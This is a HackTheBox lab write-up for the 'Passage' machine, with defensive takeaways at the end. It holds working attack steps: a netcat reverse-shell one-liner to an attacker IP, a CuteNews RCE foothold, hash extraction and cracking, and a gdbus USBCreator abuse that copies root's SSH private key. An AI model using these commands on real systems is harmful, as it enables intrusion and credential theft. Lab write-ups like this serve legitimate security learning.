> For the complete documentation index, see [llms.txt](https://docs.wehost.co.in/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.wehost.co.in/ctf-walkthrough/htb-writeup-passage-from-news-to-root.md).
# HTB Writeup: Passage – From News to Root
### 🧠 TL;DR
We exploit a CuteNews RCE to get a foothold, crack a SHA-256 hash for lateral movement, and abuse a D-Bus service misconfiguration to escalate to root. All with a bit of `vim`, a sprinkle of `gdbus`, and some `ssh` sorcery.
### 🔍 Recon and Enumeration
#### 🔎 Port Scan
```bash
nmap -Pn -p- --min-rate=1000 -T4 10.10.10.206
```
Revealed:
* **Port 22** (SSH)
* **Port 80** (Apache)
#### 📰 Web App
Visiting `http://10.10.10.206` shows *Passage News*. We spot two users: `paul@passage.htb` and `nadav@passage.com`.
Digging deeper:\
**/CuteNews** is live and running version **2.1.2** — vulnerable to **RCE (CVE-2019-11447)** via avatar upload.
### 🚪 Initial Foothold (www-data)
#### Exploit Link:
[ExploitDB #48800](https://www.exploit-db.com/exploits/48800)
#### Reverse Shell Payload:
```bash
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.3 4444 >/tmp/f
```
🎯 Boom! We’re in as `www-data`..
### 🧬 Lateral Movement: www-data → paul
CuteNews stores user info in:
```bash
/var/www/html/CuteNews/cdata/users/
```
Let's decode:
```bash
grep -r -h "php" -v /var/www/html/CuteNews/cdata/users/ | base64 -d | sed "s/}}/}}\n/g" | grep "paul" | grep "s:64:"
```
```bash
john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
```
```
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
```
🎉 Password = `atlanta1`
Switched user:
* Tried to ssh but ssh can only be done with public key
```bash
python3 -c 'import pty;pty.spawn("/bin/bash");'
su paul
```
### 🔐 Lateral Movement: paul → nadav
Found shared keys: (paul → nadav)
`cat /home/paul/.ssh/authorized_keys`
🗝️ Copied private key and connected:
```bash
ssh -o PasswordAuthentication=no -i paul_rsa -o IdentitiesOnly=yes nadav@10.10.10.206
```
We’re now `nadav`!
### ⚙️ Privilege Escalation: nadav → root
#### 🔎 Key Find

Discovered interesting edit history in `.viminfo`:
* i did look at the walkthrough at this point, but just the point i had to Google for usb creator exploit
* got a link to this github
```
#document: https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/
#detect
remote-machine> ps auwx | grep usb
remote-machine> echo "attack-machine id_rsa.pub key" > ~/authorized_keys
remote-machine> gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/remote/authorized_keys /root/.ssh/authorized_keys true
attack-machine> ssh -i id_rsa root@10.10.10.10
```
The system is misconfigured: `unix-group:sudo` can now trigger **USBCreator** D-Bus methods.
#### 🔥 Exploit Time
Used this command to copy root’s SSH key:
```bash
gdbus call --system \
--dest com.ubuntu.USBCreator \
--object-path /com/ubuntu/USBCreator \
--method com.ubuntu.USBCreator.Image \
/root/.ssh/id_rsa /home/nadav/id_rsa true
```
Logged in as root:
```
ssh -o PasswordAuthentication=no -i nadav_rsa -o IdentitiesOnly=yes root@10.10.10.206
```
### 🔒 Security Takeaways
* Don’t store sensitive info (like password hashes) in world-readable files.
* Avoid SSH key reuse across users.
* Misconfiguring D-Bus services with lax polkit rules? That’s just asking for root compromise.
* Disables persistent Vim history **system-wide**, preventing:
* Search history
* Command history
* Registers
* File marks
* If you want to be extra ruthless:
```bash
touch ~/.viminfo
chattr +i ~/.viminfo 2>/dev/null
```
This:
1. Creates an empty `.viminfo` file.
2. Makes it immutable — Vim won't be able to write to it.
Want to apply it system-wide for all users? Loop it:
```bash
for user in /home/*; do
su - $(basename "$user") -c 'touch ~/.viminfo && chattr +i ~/.viminfo'
done
```